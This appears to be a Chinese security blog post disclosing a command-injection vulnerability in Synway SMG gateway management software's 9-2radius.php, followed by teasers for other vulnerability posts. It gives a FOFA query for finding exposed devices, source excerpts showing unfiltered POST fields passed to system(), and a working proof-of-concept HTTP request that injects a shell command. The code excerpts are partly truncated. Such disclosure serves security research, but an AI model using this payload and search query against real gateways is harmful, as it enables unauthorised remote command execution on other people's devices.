Synway SMG网关管理软件 9-2radius.php 命令注

请注意⚠️

1、本站文章均为原创，未经授权请勿用于任何商业用途。
2、仅供安全研究和学习使用。若因传播、利用本文档信息而产生任何直接或间接的后果或损害，均由使用者自行承担，文章作者不为此承担任何责任。
3、禁止任何人未经授权转载文章到大陆任何平台，特别是转载还没标记出处的卑劣者。

计算机服务器

网络

漏洞简介

三汇SMG 网关管理软件是与三汇SMG系列数字网关产品配套的管理工具，是杭州三汇信息工程有限公司开发的一款高效、稳定、易用的网关管理软件。它专为三汇SMG系列数字网关设计，提供了全面的配置、监控、管理和维护功能，帮助用户轻松实现网关设备的远程管理和优化。由于 `9-2radius.php` 参数 `slave` 的处理不当，导致命令注入问题，攻击者可以通过远程发起攻击。 软件

fofa语法

```
body="text ml10 mr20" && (title="网关管理软件" || title="Gateway Management")
```

漏洞分析

直接看 9-2radius.php 关键业务逻辑实现部分

```
if($_POST[save]!="")
{
  $enable_radius_new = $_POST[enable_radius]==""?0:1;
  ......
    if($enable_radius_new)
    {
      .......
        $address_info = explode(":",$_POST[radius_address]);
        $cmd = "sed -i 's/server first .*/server first $addr
```

```
        system($cmd);
    ......
        if($_POST[radius_address2] == "")
        {
         ......
           else
        {
            $address_info = explode(":",$_POST[radius_addres
            if($flag)
```



```
        system($cmd);
        $cmd = "sed -i 's/timeout .*/timeout $_POST[timeout]
        system($cmd);
        $cmd = "sed -i 's/retry .*/retry $_POST[retry]/g' $r
        system($cmd);
    }
```

当满足下列条件时

- save 不为空
- enable_radius 不为空

将 `radius_address` 和 `shared_secret` 无任何过滤直接拼接进 sed 命令中后调用 `system` 执行，造成命令注入漏洞。


同样当 `radius_address2` 不为空时，也是将其直接拼接进 sed 命令中后调用 `system` 执行，造成命令注入漏洞，同样 `shared_secret2` 也是命令注入点。

以及后面的 `source_ip` `timeout` 和 `retry` 都是同样直接拼接后执行命令。

漏洞复现

```
POST /en/9-2radius.php?authority=6 HTTP/1.1
Host: synway.mrxn.net
Content-Type: application/x-www-form-urlencoded

save=1&enable_radius=1&radius_address=/';id;+#+
```



成执行 `id` 命令并回显结果

标签：#漏洞 #web安全 #代码审计 #0day #rce

漏洞简介 上海孚盟软件有限公司是一家专业的外贸SaaS服务和行业解决方案提供商。其旗下产品孚盟...


漏洞简介 上海孚盟软件有限公司是一家专业的外贸SaaS服务和行业解决方案提供商。其旗下产品孚盟...

孚盟云CRM ClientNameCard.aspx S...

漏洞简介 上海孚盟软件有限公司是一家专业的外贸SaaS服务和行业解决方案提供商。其旗下产品孚盟...


孚盟云CRM CustomizeReportSelectM...

漏洞简介 上海孚盟软件有限公司是一家专业的外贸SaaS服务和行业解决方案提供商。其旗下产品孚盟...



天地伟业Easy7 /Easy7/rest/file/uploadId...

漏洞简介 天地伟业Easy7是一款用于视频监控管理的软件系统。 该系统...



天地伟业Easy7 /Easy7/rest/file/downloa...

漏洞简介 天地伟业Easy7是一款用于视频监控管理的软件系统。 该系统...

天地伟业Easy7 /Easy7/rest/file/delete 文...

天地伟业Easy7 uploadLedImage 文件上...

漏洞简介 天地伟业Easy7是一款用

漏洞简介 天地伟业Easy7是一款用

上一篇

下一篇

请注意⚠️

1、本站文章均为原创，未经授权请勿用于任何商业用途。
2、仅供安全研究和学习使用。若因传播、利用本文档信息而产生任何直接或间接的后果或损害，均由使用者自行承担，文章作者不为此承担任何责任。
3、禁止任何人未经授权转载文章到大陆任何平台，特别是转载还没标记出处的卑劣者。

发表你的评论...

发送